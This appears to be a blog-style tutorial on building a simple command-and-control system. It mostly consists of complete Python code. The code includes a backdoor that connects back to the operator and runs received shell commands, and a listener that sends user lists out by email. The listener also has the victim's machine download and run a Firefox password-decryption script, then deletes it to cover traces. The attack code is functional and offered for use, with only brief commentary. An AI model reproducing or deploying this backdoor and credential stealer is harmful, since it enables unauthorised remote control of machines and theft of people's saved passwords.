Command And Control

Definition and Objective
A Command and Control (C&C) is a software system designed to control a client from a server. It allows an operator to execute malware or other commands on remote machines. This document explains the basic implementation of a simple C&C project.
Simple C&C Project
GitHub Link: Simple C&C Project
Simple Backdoor
In the GitHub project, there is a file called backdoor.py with the following code:
#!/usr/bin/env python3

import socket
import subprocess

def run_command(command):
    try:
        return subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT).decode("cp850").strip()
    except subprocess.CalledProcessError as e:
        return f"Error executing command: {e.output.decode('cp850').strip()}"
    except Exception as e:
        return f"Unexpected error: {str(e)}"

if __name__ == '__main__':
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as client_socket:
            client_socket.connect(("192.168.1.X", 443)) # Your IP

            while True:
                command = client_socket.recv(1024).decode().strip()
                if not command:
                    break

                command_output = run_command(command)
                client_socket.send(b"\n" + command_output.encode("cp850") + b"\n")
    except ConnectionRefusedError:
        pass
    except KeyboardInterrupt:
        pass
    except:
        pass
Initial Program Flow
if __name__ == '__main__':
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as client_socket:
            client_socket.connect(("192.168.1.X", 443)) # Your IP

            while True:
                command = client_socket.recv(1024).decode().strip()
                if not command:
                    break

                command_output = run_command(command)
                client_socket.send(b"\n" + command_output.encode("cp850") + b"\n")
    except ConnectionRefusedError:
        pass
    except KeyboardInterrupt:
        pass
    except:
        pass
In this code snippet we start the main flow of the program, and try to create a socket to connect to the server. Now we create a while loop to receive commands from the server constantly. When command is received, run_command function is called to execute and reeturn it. Finally we have exceptions in case there is a problem with the program, so that we can control the errors.
Function Run command
def run_command(command):
    try:
        return subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT).decode("cp850").strip()
    except subprocess.CalledProcessError as e:
        return f"Error executing command: {e.output.decode('cp850').strip()}"
    except Exception as e:
        return f"Unexpected error: {str(e)}"
The main purpose of the function is to execute the commands received from the server. To do this, I import the subprocess library to execute commands at the system level and return them to the server.
C&C
In the github project I have a file called command_and_control.py whit this code:
#!/usr/bin/env python3

import socket
import shutil
import signal
import sys
import subprocess
import smtplib
import os
import tempfile
from email.mime.text import MIMEText
from termcolor import colored

def def_handler(sig, frame):
    print(colored(f"\n\n[!] Leaving the program...\n", 'red'))
    sys.exit(1)

signal.signal(signal.SIGINT, def_handler)

# root?
if os.geteuid() != 0:
    print(colored("\n[!] You need to be root\n", 'red'))
    sys.exit(1)

class Listener:

    def __init__(self, ip, port):
        self.ip = ip
        self.options = {"get users": "List system valid users (Gmail)", "help": "Show this help panel", "firefox": "Get firefox browser passwords"}
        self.server_process = None

        server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server_socket.bind((ip, port))
        server_socket.listen()

        print(colored(f"\n[+] Listening for incoming connections...\n", 'green'))

        self.client_socket, client_address = server_socket.accept()

        print(colored(f"\n[+] Connection established by {client_address}\n", 'yellow'))

    def command_remotely(self, command):
        self.client_socket.send(command.encode())
        return self.client_socket.recv(2048).strip().decode('cp850')

    def send_email(self, subject, body, sender, recipients, password):
        msg = MIMEText(body)
        msg['Subject'] = subject
        msg['From'] = sender
        msg['To'] = ', '.join(recipients)

        with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp_server:
            smtp_server.login(sender, password)
            smtp_server.sendmail(sender, recipients, msg.as_string())

        print(colored(f"\n[+] Emails sent successfully!!\n", 'green'))

    def get_user(self, command):
        self.client_socket.send(b"net user")
        command_output = self.client_socket.recv(2048).decode()
        self.send_email("Net Users Report - C2", command_output, "your@gmail.com", ["your@gmail.com"], "jdad cnda uvda sawa") # e-mail addres && aplication key of yout e-mail addres

    def help_panel(self):
        donde = self.command_remotely("cd")
        print(donde)
        for key, value in self.options.items():
            print(f"\n{key} - {value}\n")

    def check_path(self):
        directory = tempfile.mkdtemp(prefix="Python-Server-")
        print(colored(f"Temporary directory '{directory}' created.\n", 'yellow'))
        try:
            file_to_copy = "decrypt_firefox.py"
            current_directory = os.getcwd()
            source_file_path = os.path.join(current_directory, file_to_copy)
            destination_file_path = os.path.join(directory, file_to_copy)
            shutil.copy(source_file_path, destination_file_path)
        except Exception as e:
            print(colored(f"Error al copiar el archivo: {e}", 'red'))
        return directory

    def start_local_http_server(self, directory):
        try:
            self.server_process = subprocess.Popen(["python3", "-m", "http.server", "80", "-d", directory], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            print(colored("[+] HTTP Server started successfully", 'green'))
        except Exception as e:
            print(colored(f"\n[!] Error, you need to check if you have any services on port 80: {e}\n", 'red'))

    def stop_local_http_server(self):
        if self.server_process:
            self.server_process.terminate()
            print(colored("[+] HTTP Server stopped successfully", 'green'))

    def get_firefox_passwords(self):
        directory = self.check_path()
        self.start_local_http_server(directory)
        try:
            win_user = self.command_remotely("whoami")
            win_user_str = win_user.split("\\")[1]
            release = self.command_remotely(f'dir /s /b /ad "C:\\Users\\{win_user_str}\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\*release*"')
            command = f"cd C:\\Users\\{win_user_str}\\AppData\\Local\\Temp && curl http://{self.ip}/decrypt_firefox.py -o decrypt_firefox.py && python decrypt_firefox.py {release}"
            command_output = self.command_remotely(command)
            print(colored(f"\nSent command: {command}\n", 'yellow'))
            print("\n" + command_output + "\n")

            try:
                # Cleaning
                pwd = f"del C:\\Users\\{win_user_str}\\AppData\\Local\\Temp\\decrypt_firefox.py"
                self.command_remotely(pwd)
                shutil.rmtree(directory)
                self.stop_local_http_server()
            except:
                print(colored(f"[!] it has not been possible to delete the file 'decrypt_firefox.py' if you run 'firefox' again it will not be possible.", 'red'))
                pass
        except Exception as e:
            print(colored(f"[!] Error: {e}", 'red'))

    def run(self):
        while True:
            command = input(colored(">> ", 'green'))
            if command == "get users":
                self.get_user(command)
            elif command == "firefox":
                self.get_firefox_passwords()
            elif command == "help":
                self.help_panel()
            else:
                command_output = self.command_remotely(command)
                print(command_output)
I will explain the most important parts of the code as follows:
Listener class
class Listener:

    def __init__(self, ip, port):
        self.ip = ip
        self.options = {"get users": "List system valid users (Gmail)", "help": "Show this help panel", "firefox": "Get firefox browser passwords"}
        self.server_process = None

        server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server_socket.bind((ip, port))
        server_socket.listen()

        print(colored(f"\n[+] Listening for incoming connections...\n", 'green'))

        self.client_socket, client_address = server_socket.accept()

        print(colored(f"\n[+] Connection established by {client_address}\n", 'yellow'))
We create the __init__() method: in the Listener class, I create attributes that are instantiated in the Listener class: self.ip = ip, self.options = options, self.server_process =None. And objects so that the connection can be established.
In the objects one line is important:
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
This code reutlizes the connection in case it closes, so that we have no problems.
Send Command
def command_remotely(self, command):
        self.client_socket.send(command.encode())
        return self.client_socket.recv(2048).strip().decode('cp850')
This function is to send the command that has been entered by the user running this program.
Run
def run(self):
        while True:
            command = input(colored(">> ", 'green'))
            if command == "get users":
                self.get_user(command)
            elif command == "firefox":
                self.get_firefox_passwords()
            elif command == "help":
                self.help_panel()
            else:
                command_output = self.command_remotely(command)
                print(command_output)
In this function, we create a while loop to receive and execute the commands continuously. But if the command is = any predefined function in the program, then the specific function will be executed.
Send E-mail
def send_email(self, subject, body, sender, recipients, password):
        msg = MIMEText(body)
        msg['Subject'] = subject
        msg['From'] = sender
        msg['To'] = ', '.join(recipients)

        with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp_server:
            smtp_server.login(sender, password)
            smtp_server.sendmail(sender, recipients, msg.as_string())

        print(colored(f"\n[+] Emails sent successfully!!\n", 'green'))
The purpose of this function is to send e-mail whit the output of the specific command.
Example of Specific Command
def get_user(self, command):
        self.client_socket.send(b"net user")
        command_output = self.client_socket.recv(2048).decode()
        self.send_email("Net Users Report - C2", command_output, "your@gmail.com", ["your@gmail.com"], "jdad cnda uvda sawa") # e-mail addres && aplication key of yout e-mail addres

This function is used to obtain valid users from the system and send them by e-mail. In the self.send_email() part, you need to put your e-mail where you want to receive the content and the application key. And it is important to have two-step verification on your email account.
Two-step verification:

Application Key: